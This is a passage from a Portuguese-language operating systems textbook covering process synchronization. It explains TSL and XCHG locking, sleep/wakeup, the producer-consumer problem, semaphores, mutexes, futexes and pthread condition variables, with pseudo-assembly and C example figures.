      interested[process] = FALSE;            /* indica a saida da regiao critica */
}
```

Vamos ver como essa solução funciona. Inicialmente, nenhum processo está na sua região crítica. Agora o processo 0 chama *enter_region*. Ele indica o seu interesse alterando o valor de seu elemento de arranjo e alterando *turn* para 0. Como o processo 1 não está interessado, *enter_region* retorna imediatamente. Se o processo 1 fizer agora uma chamada para *enter_region*, ele esperará ali até que *interested*[0] mude para *FALSE*, um evento que acontece apenas quando o processo 0 chamar *leave_region* para deixar a região crítica.

Agora considere o caso em que ambos os processos chamam *enter_region* quase simultaneamente. Ambos armazenarão seu número de processo em *turn*. O último a armazenar é o que conta; o primeiro é sobrescrito e perdido. Suponha que o processo 1 armazene por último, então *turn* é 1. Quando ambos os processos chegam ao comando while, o processo 0 o executa zero vez e entra em sua região crítica. O processo 1 permance no laço e não entra em sua região crítica até que o processo 0 deixe a sua.

A instrução TSL

Agora vamos examinar uma proposta que exige um pouco de ajuda do hardware. Alguns computadores, especialmente aqueles projetados com múltiplos processadores em mente, têm uma instrução como

```
TSL RX,LOCK
```

(*Test and Set Lock* — teste e configure trava) que funciona da seguinte forma: ele lê o conteúdo da palavra *lock* da memória para o registrador RX e então armazena um valor diferente de zero no endereço de memória *lock*. As operações de leitura e armazenamento da palavra são seguramente indivisíveis — nenhum outro processador pode acessar a palavra na memória até que a instrução tenha terminado. A CPU executando a instrução TSL impede o acesso ao barramento de memória para proibir que outras CPUs acessem a memória até ela terminar.

É importante observar que impedir o barramento de memória é algo muito diferente de desabilitar interrupções. Desabilitar interrupções e então realizar a leitura de uma palavra na memória seguida pela escrita não evita que um segundo processador no barramento acesse a palavra entre a leitura e a escrita. Na realidade, desabilitar interrupções no processador 1 não exerce efeito algum sobre o processador 2. A única maneira de manter o processador 2 fora da memória até o processador 1 ter terminado é travar o barramento, o que exige um equipamento de hardware especial (basicamente, uma linha de barramento que assegura que o barramento está travado e indisponível para outros processadores fora aquele que o travar).

Para usar a instrução TSL, usaremos uma variável compartilhada, *lock*, para coordenar o acesso à memória compartilhada. Quando *lock* está em 0, qualquer

processo pode configurá-lo para 1 usando a instrução TSL e, então, ler ou escrever a memória compartilhada. Quando terminado, o processo configura *lock* de volta para 0 usando uma instrução move comum.

Como essa instrução pode ser usada para evitar que dois processos entrem simultaneamente em suas regiões críticas? A solução é dada na Figura 2.25. Nela, uma sub-rotina de quatro instruções é mostrada em uma linguagem de montagem fictícia (mas típica). A primeira instrução copia o valor antigo de *lock* para o registrador e, então, configura *lock* para 1. Assim, o valor antigo é comparado a 0. Se ele não for zero, a trava já foi configurada, de maneira que o programa simplesmente volta para o início e o testa novamente. Cedo ou tarde ele se tornará 0 (quando o processo atualmente em sua região crítica tiver terminado com sua própria região crítica), e a sub-rotina retornar, com a trava configurada. Destravá-la é algo bastante simples: o programa apenas armazena um 0 em *lock*; não são necessárias instruções de sincronização especiais.

Uma solução para o problema da região crítica agora é simples. Antes de entrar em sua região crítica, um processo chama *enter_region*, que fica em espera ocupada até a trava estar livre; então ele adquire a trava e retorna. Após deixar a região crítica, o processo chama *leave_region*, que armazena um 0 em *lock*. Assim como com todas as soluções baseadas em regiões críticas, os processos precisam chamar *enter_region* e *leave_region* nos momentos corretos para que o método funcione. Se um processo trapaceia, a exclusão mútua fracassará. Em outras palavras, regiões críticas funcionam somente se os processos cooperarem.

Uma instrução alternativa para TSL é XCHG, que troca os conteúdos de duas posições atomicamente; por exemplo, um registrador e uma palavra de memória. O código é mostrado na Figura 2.26, e, como podemos ver, é essencialmente o mesmo que a solução com TSL. Todas as CPUs Intel x86 usam a instrução XCHG para a sincronização de baixo nível.

2.3.4 Dormir e acordar

Tanto a solução de Peterson, quanto as soluções usando TSL ou XCHG estão corretas, mas ambas têm o defeito de necessitar da espera ocupada. Na essência, o que

FIGURA 2.25 Entrando e saindo de uma região crítica usando a instrução TSL.

```
enter_region:
      TSL REGISTER,LOCK          | copia lock para o registrador e poe lock em 1
      CMP REGISTER,#0            | lock valia zero?
      JNE enter_region           | se fosse diferente de zero, lock estaria ligado; portanto,
                                   continue no laco de repeticao
      RET                        | retorna a quem chamou; entrou na regiao critica

leave_region:
      MOVE LOCK,#0               | coloque 0 em lock
      RET                        | retorna a quem chamou
```

FIGURA 2.26 Entrando e saindo de uma região crítica usando a instrução XCHG.

```
enter_region:
      MOVE REGISTER,#1           | insira 1 no registrador
      XCHG REGISTER,LOCK         | substitua os conteudos do registrador e a variacao de lock
      CMP REGISTER,#0            | lock valia zero?
      JNE enter_region           | se fosse diferente de zero, lock estaria ligado; portanto
                                   continue no laco de repeticao
      RET                        | retorna a quem chamou; entrou na regiao critica

leave_region:
      MOVE LOCK,#0               | coloque 0 em lock
      RET                        | retorna a quem chamou
```

essas soluções fazem é o seguinte: quando um processo quer entrar em sua região crítica, ele confere para ver se a entrada é permitida. Se não for, o processo apenas esperará em um laço apertado até que isso seja permitido.

Não apenas essa abordagem desperdiça tempo da CPU, como também pode ter efeitos inesperados. Considere um computador com dois processos, *H*, com alta prioridade, e *L*, com baixa prioridade. As regras de escalonamento são colocadas de tal forma que *H* é executado sempre que ele estiver em um estado pronto. Em um determinado momento, com *L* em sua região crítica, *H* torna-se pronto para executar (por exemplo, completa uma operação de E/S). *H* agora começa a espera ocupada, mas tendo em vista que *L* nunca é escalonado enquanto *H* estiver executando, *L* jamais recebe a chance de deixar a sua região crítica, de maneira que *H* segue em um laço infinito. Essa situação às vezes é referida como **problema da inversão de prioridade**.

Agora vamos examinar algumas primitivas de comunicação entre processos que bloqueiam em vez de desperdiçar tempo da CPU quando eles não são autorizados a entrar nas suas regiões críticas. Uma das mais simples é o par sleep e wakeup. Sleep é uma chamada de sistema que faz com que o processo que a chamou bloqueie, isto é, seja suspenso até que outro processo o desperte. A chamada wakeup tem um parâmetro, o processo a ser desperto. Alternativamente, tanto sleep quanto wakeup cada um tem um parâmetro, um endereço de memória usado para parear sleeps com wakeups.

O problema do produtor-consumidor

Como um exemplo de como essas primitivas podem ser usadas, vamos considerar o problema **produtor-consumidor** (também conhecido como problema do **buffer limitado**). Dois processos compartilham de um buffer de tamanho fixo comum. Um deles, o produtor, insere informações no buffer, e o outro, o consumidor, as retira dele. (Também é possível generalizar o problema para ter *m* produtores e *n* consumidores, mas consideraremos apenas o caso de um produtor e um consumidor, porque esse pressuposto simplifica as soluções).

O problema surge quando o produtor quer colocar um item novo no buffer, mas ele já está cheio. A solução é o produtor ir dormir, para ser desperto quando o consumidor tiver removido um ou mais itens. De modo similar, se o consumidor quer remover um item do buffer e vê que este está vazio, ele vai dormir até o produtor colocar algo no buffer e despertá-lo.

Essa abordagem soa suficientemente simples, mas leva aos mesmos tipos de condições de corrida que vimos anteriormente com o diretório de spool. Para controlar o número de itens no buffer, precisaremos de uma variável, *count*. Se o número máximo de itens que o buffer pode conter é *N*, o código do produtor primeiro testará para ver se *count* é *N*. Se ele for, o produtor vai dormir; se não for, o produtor acrescentará um item e incrementará *count*.

O código do consumidor é similar: primeiro testar *count* para ver se ele é 0. Se for, vai dormir; se não for, remove um item e decresce o contador. Cada um dos processos também testa para ver se o outro deve ser desperto e, se assim for, despertá-lo. O código para ambos, produtor e consumidor, é mostrado na Figura 2.27.

Para expressar chamadas de sistema como sleep e wakeup em C, nós as mostraremos como chamadas para rotinas de biblioteca. Elas não fazem parte da biblioteca C padrão, mas presumivelmente estariam disponíveis em qualquer sistema que de fato tivesse essas chamadas de sistema. As rotinas *insert_item* e *remove_item*, que não são mostradas, lidam com o controle da inserção e retirada de itens do buffer.

Agora voltemos às condições da corrida. Elas podem ocorrer porque o acesso a *count* não é restrito. Como consequência, a situação a seguir poderia eventualmente ocorrer. O buffer está vazio e o consumidor acabou de ler *count* para ver se é 0. Nesse instante, o escalonador decide parar de executar o consumidor temporariamente e começar a executar o produtor. O produtor insere um item no buffer, incrementa *count* e nota que ele agora está em 1. Ponderando que *count* era apenas 0, e assim o consumidor deve estar dormindo, o produtor chama wakeup para despertar o consumidor.

Infelizmente, o consumidor ainda não está logicamente dormindo, então o sinal de despertar é perdido. Quando o consumidor executa em seguida, ele testará o valor de *count* que ele leu antes, descobrirá que ele é 0 e irá dormir. Cedo ou tarde o produtor preencherá o buffer e vai dormir também. Ambos dormirão para sempre.

A essência do problema aqui é que um chamado de despertar enviado para um processo que (ainda) não está dormindo é perdido. Se não fosse perdido, tudo o mais funcionaria. Uma solução rápida é modificar as regras para acrescentar ao quadro um **bit de espera pelo sinal de acordar**. Quando um sinal de despertar é enviado para um processo que ainda está desperto, esse bit é configurado. Depois, quando o processo tentar adormecer, se o bit de espera pelo sinal de acordar estiver ligado, ele será desligado, mas o processo permanecerá desperto. O bit de espera pelo sinal de acordar é um cofrinho para armazenar sinais de despertar. O consumidor limpa o bit de espera pelo sinal de acordar em toda iteração do laço.

FIGURA 2.27 O problema do produtor-consumidor com uma condição de corrida fatal.

```
#define N 100                              /* numero de lugares no buffer */
int count = 0;                             /* numero de itens no buffer */

void producer(void)
{
     int item;

     while (TRUE) {                        /* repita para sempre */
          item = produce_item( );          /* gera o proximo item */
          if (count == N) sleep( );        /* se o buffer estiver cheio, va dormir */
          insert_item(item);               /* ponha um item no buffer */
          count = count + 1;               /* incremente o contador de itens no buffer */
          if (count == 1) wakeup(consumer); /* o buffer estava vazio? */
     }
}


void consumer(void)
{
     int item;

     while (TRUE) {                        /* repita para sempre */
          if (count == 0) sleep( );        /* se o buffer estiver cheio, va dormir */
          item = remove_item( );           /* retire o item do buffer */
          count = count − 1;               /* descresca de um contador de itens no buffer */
          if (count == N − 1) wakeup(producer); /* o buffer estava cheio? */
          consume_item(item);              /* imprima o item */
     }
}
```

Embora o bit de espera pelo sinal de acordar salve a situação nesse exemplo simples, é fácil construir exemplos com três ou mais processos nos quais o bit de espera pelo sinal de acordar é insuficiente. Poderíamos fazer outra simulação e acrescentar um segundo bit de espera pelo sinal de acordar, ou talvez 8 ou 32 deles, mas em princípio o problema ainda está ali.

2.3.5 Semáforos

Essa era a situação em 1965, quando E. W. Dijkstra (1965) sugeriu usar uma variável inteira para contar o número de sinais de acordar salvos para uso futuro. Em sua proposta, um novo tipo de variável, que ele chamava de **semáforo**, foi introduzido. Um semáforo podia ter o valor 0, indicando que nenhum sinal de despertar fora salvo, ou algum valor positivo se um ou mais sinais de acordar estivessem pendentes.

Dijkstra propôs ter duas operações nos semáforos, hoje normalmente chamadas de down e up (generalizações de sleep e wakeup, respectivamente). A operação down em um semáforo confere para ver se o valor é maior do que 0. Se for, ele decrementará o valor (isto é, gasta um sinal de acordar armazenado) e apenas continua. Se o valor for 0, o processo é colocado para dormir sem completar o down para o momento. Conferir o valor, modificá-lo e possivelmente dormir são feitos como uma única **ação atômica** indivisível. É garantido que uma vez que a operação de semáforo tenha começado, nenhum outro processo pode acessar o semáforo até que a operação tenha sido concluída ou bloqueada. Essa atomicidade é absolutamente essencial para solucionar problemas de sincronização e evitar condições de corrida. Ações atômicas, nas quais um grupo de operações relacionadas são todas realizadas sem interrupção ou não são executadas em absoluto, são extremamente importantes em muitas outras áreas da ciência de computação também.

A operação up incrementa o valor de um determinado semáforo. Se um ou mais processos estiverem dormindo naquele semáforo, incapaz de completar uma operação down anterior, um deles é escolhido pelo sistema (por exemplo, ao acaso) e é autorizado a completar seu down. Desse modo, após um up com processos dormindo em um semáforo, ele ainda estará em 0, mas haverá menos processos dormindo nele. A operação de incrementar o semáforo e despertar um processo também é indivisível. Nenhum processo é bloqueado realizando um up, assim como nenhum processo é bloqueado realizando um wakeup no modelo anterior.

Como uma nota, no estudo original de Dijkstra, ele usou os nomes P e V em vez de down e up, respectivamente. Como essas letras não têm significância mnemônica para pessoas que não falam holandês e apenas marginal para aquelas que o falam — *Proberen* (tentar) e *Verhogen* (levantar, erguer) — usaremos os termos down e up em vez disso. Esses mecanismos foram introduzidos pela primeira vez na linguagem de programação Algol 68.

Solucionando o problema produtor-consumidor usando semáforos

Semáforos solucionam o problema do sinal de acordar perdido, como mostrado na Figura 2.28. Para fazê-los funcionar corretamente, é essencial que eles sejam implementados de uma maneira indivisível. A maneira

FIGURA 2.28 O problema do produtor-consumidor usando semáforos.

```
#define N 100                              /* numero de lugares no buffer */
typedef int semaphore;                     /* semaforos sao um tipo especial de int */
semaphore mutex = 1;                       /* controla o acesso a regiao critica */
semaphore empty = N;                       /* conta os lugares vazios no buffer */
semaphore full = 0;                        /* conta os lugares preenchidos no buffer */

void producer(void)
{
     int item;

     while (TRUE) {                        /* TRUE e a constante 1 */
          item = produce_item( );          /* gera algo para por no buffer */
          down(&empty);                    /* decresce o contador empty */
          down(&mutex);                    /* entra na regiao critica */
          insert_item(item);               /* poe novo item no buffer */
          up(&mutex);                      /* sai da regiao critica */
          up(&full);                       /* incrementa o contador de lugares preenchidos */
     }
}


void consumer(void)
{
     int item;

     while (TRUE) {                        /* laco infinito */
          down(&full);                     /* decresce o contador full */
          down(&mutex);                    /* entra na regiao critica */
          item = remove_item( );           /* pega item do buffer */
          up(&mutex);                      /* sai da regiao critica */
          up(&empty);                      /* incrementa o contador de lugares vazios */
          consume_item(item);              /* faz algo com o item */
     }
}
```

normal é implementar up e down como chamadas de sistema, com o sistema operacional desabilitando brevemente todas as interrupções enquanto ele estiver testando o semáforo, atualizando-o e colocando o processo para dormir, se necessário. Como todas essas ações exigem apenas algumas instruções, nenhum dano resulta ao desabilitar as interrupções. Se múltiplas CPUs estiverem sendo usadas, cada semáforo deverá ser protegido por uma variável de trava, com as instruções TSL ou XCHG usadas para certificar-se de que apenas uma CPU de cada vez examina o semáforo.

Certifique-se de que você compreendeu que usar TSL ou XCHG para evitar que várias CPUs acessem o semáforo ao mesmo tempo é bastante diferente do produtor ou consumidor em espera ocupada para que o outro esvazie ou encha o buffer. A operação de semáforo levará apenas alguns microssegundos, enquanto o produtor ou o consumidor podem levar tempos arbitrariamente longos.

Essa solução usa três semáforos: um chamado *full* para contar o número de vagas que estão cheias, outro chamado *empty* para contar o número de vagas que estão vazias e mais um chamado *mutex* para se certificar de que o produtor e o consumidor não acessem o buffer ao mesmo tempo. Inicialmente, *full* é 0, *empty* é igual ao número de vagas no buffer e *mutex* é 1. Semáforos que são inicializados para 1 e usados por dois ou mais processos para assegurar que apenas um deles consiga entrar em sua região crítica de cada vez são chamados de **semáforos binários**. Se cada processo realiza um down um pouco antes de entrar em sua região crítica e um up logo depois de deixá-la, a exclusão mútua é garantida.

Agora que temos uma boa primitiva de comunicação entre processos à disposição, vamos voltar e examinar a sequência de interrupção da Figura 2.5 novamente. Em um sistema usando semáforos, a maneira natural de esconder interrupções é ter um semáforo inicialmente configurado para 0, associado com cada dispositivo de E/S. Logo após inicializar um dispositivo de E/S, o processo de gerenciamento realiza um down no semáforo associado, desse modo bloqueando-o imediatamente. Quando a interrupção chega, o tratamento de interrupção então realiza um up nesse modelo, o que deixa o processo relevante pronto para executar de novo. Nesse modelo, o passo 5 na Figura 2.5 consiste em realizar um up no semáforo do dispositivo, assim no passo 6 o escalonador será capaz de executar o gerenciador do dispositivo. É claro que se vários processos estão agora prontos, o escalonador pode escolher executar um processo mais importante ainda em seguida. Examinaremos alguns dos algoritmos usados para escalonamento mais tarde neste capítulo.

No exemplo da Figura 2.28, na realidade, usamos semáforos de duas maneiras diferentes. Essa diferença é importante o suficiente para ser destacada. O semáforo *mutex* é usado para exclusão mútua. Ele é projetado para garantir que apenas um processo de cada vez esteja lendo ou escrevendo no buffer e em variáveis associadas. Essa exclusão mútua é necessária para evitar o caos. Na próxima seção, estudaremos a exclusão mútua e como consegui-la.

O outro uso dos semáforos é para a **sincronização**. Os semáforos *full* e *empty* são necessários para garantir que determinadas sequências ocorram ou não. Nesse caso, eles asseguram que o produtor pare de executar quando o buffer estiver cheio, e que o consumidor pare de executar quando ele estiver vazio. Esse uso é diferente da exclusão mútua.

2.3.6 Mutexes

Quando a capacidade do semáforo de fazer contagem não é necessária, uma versão simplificada, chamada mutex, às vezes é usada. Mutexes são bons somente para gerenciar a exclusão mútua de algum recurso ou trecho de código compartilhados. Eles são fáceis e eficientes de implementar, o que os torna especialmente úteis em pacotes de threads que são implementados inteiramente no espaço do usuário.

Um **mutex** é uma variável compartilhada que pode estar em um de dois estados: destravado ou travado. Em consequência, apenas 1 bit é necessário para representá-lo, mas na prática muitas vezes um inteiro é usado, com 0 significando destravado e todos os outros valores significando travado. Duas rotinas são usadas com mutexes. Quando um thread (ou processo) precisa de acesso a uma região crítica, ele chama *mutex_lock*. Se o mutex estiver destravado naquele momento (significando que a região crítica está disponível), a chamada seguirá e o thread que chamou estará livre para entrar na região crítica.

Por outro lado, se o mutex já estiver travado, o thread que chamou será bloqueado até que o thread na região crítica tenha concluído e chame *mutex_unlock*. Se múltiplos threads estiverem bloqueados no mutex, um deles será escolhido ao acaso e liberado para adquirir a trava.

Como mutexes são muito simples, eles podem ser facilmente implementados no espaço do usuário, desde que uma instrução TSL ou XCHG esteja disponível. O código para *mutex_lock* e *mutex_unlock* para uso com um pacote de threads de usuário são mostrados na

Figura 2.29. A solução com XCHG é essencialmente a mesma.

O código de *mutex_lock* é similar ao código de *enter_region* da Figura 2.25, mas com uma diferença crucial: quando *enter_region* falha em entrar na região crítica, ele segue testando a trava repetidamente (espera ocupada); por fim, o tempo de CPU termina e outro processo é escalonado para executar. Cedo ou tarde, o processo que detém a trava é executado e a libera.

Com threads (de usuário) a situação é diferente, pois não há um relógio que pare threads que tenham sido executados por tempo demais. Em consequência, um thread que tenta adquirir uma trava através da espera ocupada, ficará em um laço para sempre e nunca adquirirá a trava, pois ela jamais permitirá que outro thread execute e a libere.

É aí que entra a diferença entre *enter_region* e *mutex_lock*. Quando o segundo falha em adquirir uma trava, ele chama *thread_yield* para abrir mão da CPU para outro thread. Em consequência, não há espera ocupada. Quando o thread executa da vez seguinte, ele testa a trava novamente.

Tendo em vista que *thread_yield* é apenas uma chamada para o escalonador de threads no espaço de usuário, ela é muito rápida. Em consequência, nem *mutex_lock*, tampouco *mutex_unlock* exigem quaisquer chamadas de núcleo. Usando-os, threads de usuário podem sincronizar inteiramente no espaço do usuário usando rotinas que exigem apenas um punhado de instruções.

O sistema mutex que descrevemos é um conjunto mínimo de chamadas. Com todos os softwares há sempre uma demanda por mais inovações e as primitivas de sincronização não são exceção. Por exemplo, às vezes um pacote de thread oferece uma chamada *mutex_trylock* que adquire a trava ou retorna um código de falha, mas sem bloquear. Essa chamada dá ao thread a flexibilidade para decidir o que fazer em seguida, se houver alternativas para apenas esperar.

Há uma questão sutil que até agora tratamos superficialmente, mas que vale a pena ser destacada: com um pacote de threads de espaço de usuário não há um problema com múltiplos threads terem acesso ao mesmo mutex, já que todos os threads operam em um espaço de endereçamento comum; no entanto, com todas as soluções anteriores, como o algoritmo de Peterson e os semáforos, há uma suposição velada de que os múltiplos processos têm acesso a pelo menos alguma memória compartilhada, talvez apenas uma palavra, mas têm acesso a algo. Se os processos têm espaços de endereçamento disjuntos, como dissemos consistentemente, como eles podem compartilhar a variável *turn* no algoritmo de Peterson, ou semáforos, ou um buffer comum?

Há duas respostas: primeiro, algumas das estruturas de dados compartilhadas, como os semáforos, podem ser armazenadas no núcleo e acessadas somente por chamadas de sistema — essa abordagem elimina o problema; segundo, a maioria dos sistemas operacionais modernos (incluindo UNIX e Windows) oferece uma maneira para os processos compartilharem alguma porção do seu espaço de endereçamento com outros. Dessa maneira, buffers e outras estruturas de dados podem ser compartilhados. No pior caso, em que nada mais é possível, um arquivo compartilhado pode ser usado.

Se dois ou mais processos compartilham a maior parte ou todo o seu espaço de endereçamento, a distinção entre processos e threads torna-se confusa, mas segue de certa forma presente. Dois processos que compartilham um espaço de endereçamento comum ainda têm arquivos abertos diferentes, temporizadores de alarme e outras propriedades por processo, enquanto os threads dentro de um único processo os compartilham.

FIGURA 2.29 Implementação de *mutex_lock* e *mutex_unlock*.

```
mutex_lock:
     TSL REGISTER,MUTEX          | copia mutex para o registrador e atribui a ele o valor 1
     CMP REGISTER,#0             | o mutex era zero?
     JZE ok                      | se era zero, o mutex estava desimpedido, portanto retorne
     CALL thread_yield           | o mutex esta ocupado; escalone um outro thread
     JMP mutex_lock              | tente novamente
ok:  RET                         | retorna a quem chamou; entrou na regiao critica

mutex_unlock:
     MOVE MUTEX,#0               | coloca 0 em mutex
     RET                         | retorna a quem chamou
```

E é sempre verdade que múltiplos processos compartilhando um espaço de endereçamento comum nunca têm a eficiência de threads de usuário, já que o núcleo está profundamente envolvido em seu gerenciamento.

Futexes

Com o paralelismo cada vez maior, a sincronização eficiente e o travamento são muito importantes para o desempenho. Travas giratórias são rápidas se a espera for curta, mas desperdiçam ciclos de CPU se não for o caso. Se houver muita contenção, logo é mais eficiente bloquear o processo e deixar o núcleo desbloqueá-lo apenas quando a trava estiver liberada. Infelizmente, isso tem o problema inverso: funciona bem sob uma contenção pesada, mas trocar continuamente para o núcleo fica caro se houver pouca contenção. Para piorar a situação, talvez não seja fácil prever o montante de contenção pela trava.

Uma solução interessante que tenta combinar o melhor dos dois mundos é conhecida como **futex** (ou *fast userspace mutex* — mutex rápido de espaço usuário). Um futex é uma inovação do Linux que implementa travamento básico (de maneira muito semelhante com mutex), mas evita adentrar o núcleo, a não ser que ele realmente tenha de fazê-lo. Tendo em vista que chavear para o núcleo e voltar é algo bastante caro, fazer isso melhora o desempenho consideravelmente. Um futex consiste em duas partes: um serviço de núcleo e uma biblioteca de usuário. O serviço de núcleo fornece uma "fila de espera" que permite que múltiplos processos esperem em uma trava. Eles não executarão, a não ser que o núcleo explicitamente os desbloqueie. Para um processo ser colocado na fila de espera é necessária uma chamada de sistema (cara) e deve ser evitado. Na ausência da contenção, portanto, o futex funciona completamente no espaço do usuário. Especificamente, os processos compartilham uma variável de trava comum — um nome bacana para um número inteiro de 32 bits alinhados que serve como trava. Suponha que a trava seja de início 1 — que consideramos que signifique a trava estar livre. Um thread pega a trava realizando um "decremento e teste" atômico (funções atômicas no Linux consistem de código de montagem em linha revestido por funções C e são definidas em arquivos de cabeçalho). Em seguida, o thread inspeciona o resultado para ver se a trava está ou não liberada. Se ela não estiver no estado travado, tudo vai bem e o nosso thread foi bem-sucedido em pegar a trava. No entanto, se ela estiver nas mãos de outro thread, o nosso tem de esperar. Nesse caso, a biblioteca futex não utiliza a trava giratória, mas usa uma chamada de sistema para colocar o thread na fila de espera no núcleo. Esperamos que o custo da troca para o núcleo seja agora justificado, porque o thread foi bloqueado de qualquer maneira. Quando um thread tiver terminado com a trava, ele a libera com um "incremento e teste" atômico e confere o resultado para ver se algum processo ainda está bloqueado na fila de espera do núcleo. Se isso ocorrer, ele avisará o núcleo que ele pode desbloquear um ou mais desses processos. Se não houver contenção, o núcleo não estará envolvido de maneira alguma.

Mutexes em pthreads

Pthreads proporcionam uma série de funções que podem ser usadas para sincronizar threads. O mecanismo básico usa uma variável mutex, que pode ser travada ou destravada, para guardar cada região crítica. Um thread desejando entrar em uma região crítica tenta primeiro travar o mutex associado. Se o mutex estiver destravado, o thread pode entrar imediatamente e a trava é atomicamente configurada, evitando que outros threads entrem. Se o mutex já estiver travado, o thread que chamou é bloqueado até ser desbloqueado. Se múltiplos threads estão esperando no mesmo mutex, quando ele está destravado, apenas um deles é autorizado a continuar e travá-lo novamente. Essas travas não são obrigatórias. Cabe ao programador assegurar que os threads as usem corretamente.

As principais chamadas relacionadas com os mutexes estão mostradas na Figura 2.30. Como esperado, mutexes podem ser criados e destruídos. As chamadas para realizar essas operações são *pthread_mutex_init* e *pthread_mutex_destroy*, respectivamente. Eles também podem ser travados — por *pthread_mutex_lock* — que tenta adquirir a trava e é bloqueado se o mutex já estiver travado. Há também uma opção de tentar travar um mutex e falhar com um código de erro em vez de bloqueá-lo, se ele já estiver bloqueado. Essa chamada é *pthread_mutex_trylock*. Ela permite que um thread de fato realize a espera ocupada, se isso for em algum momento necessário. Finalmente, *pthread_mutex_unlock* destrava um mutex e libera exatamente um thread, se um ou mais estiver esperando por ele. Mutexes também podem ter atributos, mas esses são usados somente para fins especializados.

FIGURA 2.30 Algumas chamadas de Pthreads relacionadas a mutexes.

Chamada de thread	Descrição
Pthread_mutex_init	Cria um mutex
Pthread_mutex_destroy	Destrói um mutex existente
Pthread_mutex_lock	Obtém uma trava ou é bloqueado
Pthread_mutex_trylock	Obtém uma trava ou falha
Pthread_mutex_unlock	Libera uma trava

Além dos mutexes, pthreads oferecem um segundo mecanismo de sincronização: **variáveis de condição.** Mutexes são bons para permitir ou bloquear acesso à região crítica. Variáveis de condição permitem que threads sejam bloqueados devido a alguma condição não estar sendo atendida. Quase sempre os dois métodos são usados juntos. Vamos agora examinar a interação de threads, mutexes e variáveis de condição um pouco mais detalhadamente.

Como um exemplo simples, considere o cenário produtor-consumidor novamente: um thread coloca as coisas em um buffer e outro as tira. Se o produtor descobre que não há mais posições livres disponíveis no buffer, ele tem de ser bloqueado até uma se tornar disponível. Mutexes tornam possível realizar a conferência atomicamente sem interferência de outros threads, mas tendo descoberto que o buffer está cheio, o produtor precisa de uma maneira para bloquear e ser despertado mais tarde. É isso que as variáveis de condição permitem.

As chamadas mais importantes relacionadas com as variáveis de condição são mostradas na Figura 2.31. Como você provavelmente esperaria, há chamadas para criar e destruir as variáveis de condição. Elas podem ter atributos e há várias chamadas para gerenciá-las (não mostradas). As operações principais das variáveis de condição são *pthread_cond_wait* e *pthread_cond_signal*. O primeiro bloqueia o thread que chamou até que algum outro thread sinalize (usando a última chamada). As razões para bloquear e esperar não são parte do protocolo de espera e sinalização, é claro. O thread que é bloqueado muitas vezes está esperando pelo que sinaliza para realizar algum trabalho, liberar algum recurso ou desempenhar alguma outra atividade. Apenas então o thread que bloqueia continua. As variáveis de condição permitem que essa espera e bloqueio sejam feitos atomicamente. A chamada *pthread_cond_broadcast* é usada quando há múltiplos threads todos potencialmente bloqueados e esperando pelo mesmo sinal.

FIGURA 2.31 Algumas das chamadas de Pthreads relacionadas com variáveis de condição.

Chamada de thread	Descrição
Pthread_cond_init	Cria uma variável de condição
Pthread_cond_destroy	Destrói uma variável de condição
Pthread_cond_wait	É bloqueado esperando por um sinal
Pthread_cond_signal	Sinaliza para outro thread e o desperta
Pthread_cond_broadcast	Sinaliza para múltiplos threads e desperta todos eles

Variáveis de condição e mutexes são sempre usados juntos. O padrão é um thread travar um mutex e, então, esperar em uma variável condicional quando ele não consegue o que precisa. Por fim, outro thread vai sinalizá-lo, e ele pode continuar. A chamada *pthread_cond_wait* destrava atomicamente o mutex que o está segurando. Por essa razão, o mutex é um dos parâmetros.

Também vale a pena observar que variáveis de condição (diferentemente de semáforos) não têm memória. Se um sinal é enviado sobre o qual não há um thread esperando, o sinal é perdido. Programadores têm de ser cuidadosos para não perder sinais.

Como um exemplo de como mutexes e variáveis de condição são usados, a Figura 2.32 mostra um problema produtor-consumidor muito simples com um único buffer. Quando o produtor preencher o buffer, ele deve esperar até que o consumidor o esvazie antes de produzir o próximo item. Similarmente, quando o consumidor remover um item, ele deve esperar até que o produtor tenha produzido outro. Embora muito simples, esse exemplo ilustra mecanismos básicos. O comando que coloca um thread para dormir deve sempre checar a condição para se certificar de que ela seja satisfeita antes de continuar, visto que o thread poderia ter sido despertado por causa de um sinal UNIX ou alguma outra razão.

2.3.7 Monitores

Com semáforos e mutexes a comunicação entre processos parece fácil, certo? Errado. Observe de perto a ordem dos downs antes de inserir ou remover itens do buffer na Figura 2.28. Suponha que os dois downs no código do produtor fossem invertidos, de maneira que *mutex* tenha sido decrescido antes de *empty* em vez de depois dele. Se o buffer estivesse completamente cheio, o produtor seria bloqueado, com *mutex* configurado para 0. Em consequência,

FIGURA 2.32 Usando threads para solucionar o problema produtor-consumidor.

```
#include <stdio.h>
#include <pthread.h>

#define MAX 1000000000                      /* quantos numeros produzir */
pthread_mutex_t the_mutex;
pthread_cond_t condc, condp;                /* usado para sinalizacao */
int buffer = 0;                             /* buffer usado entre produtor e consumidor */

void *producer(void *ptr)                   /* dados do produtor */
{    int i;

     for (i= 1; i <= MAX; i++) {
          pthread_mutex_lock(&the_mutex);   /* obtem acesso exclusivo ao buffer */
          while (buffer != 0) pthread_cond_wait(&condp, &the_mutex);
          buffer = i;                       /*coloca item no buffer */
          pthread_cond_signal(&condc);      /* acorda consumidor */
          pthread_mutex_unlock(&the_mutex);/* libera acesso ao buffer */
     }
     pthread_exit(0);
}

void *consumer(void *ptr)                   /* dados do consumidor */
{    int i;

     for (i = 1; i <= MAX; i++) {
          pthread_mutex_lock(&the_mutex);   /* obtem acesso exclusivo ao buffer */
          while (buffer ==0 ) pthread_cond_wait(&condc, &the_mutex);
          buffer = 0;                       /* retira o item do buffer */
          pthread_cond_signal(&condp);      /* acorda o produtor */
          pthread_mutex_unlock(&the_mutex);/* libera acesso ao buffer */
     }
     pthread_exit(0);
}

int main(int argc, char **argv)
{
     pthread_t pro, con;
     pthread_mutex_init(&the_mutex, 0);
     pthread_cond_init(&condc, 0);
     pthread_cond_init(&condp, 0);
     pthread_create(&con, 0, consumer, 0);
     pthread_create(&pro, 0, producer, 0);
     pthread_join(pro, 0);
     pthread_join(con, 0);
     pthread_cond_destroy(&condc);
     pthread_cond_destroy(&condp);
     pthread_mutex_destroy(&the_mutex);
}
```

da próxima vez que o consumidor tentasse acessar o buffer, ele faria um down em *mutex*, agora 0, e seria bloqueado também. Ambos os processos ficariam bloqueados para sempre e nenhum trabalho seria mais realizado. Essa situação infeliz é chamada de impasse (*deadlock*). Estudaremos impasses detalhadamente no Capítulo 6.

Esse problema é destacado para mostrar o quão cuidadoso você precisa ser quando usa semáforos. Um erro sutil e tudo para completamente. É como programar em linguagem de montagem, mas pior, pois os erros são condições de corrida, impasses e outras formas de comportamento imprevisível e irreproduzível.

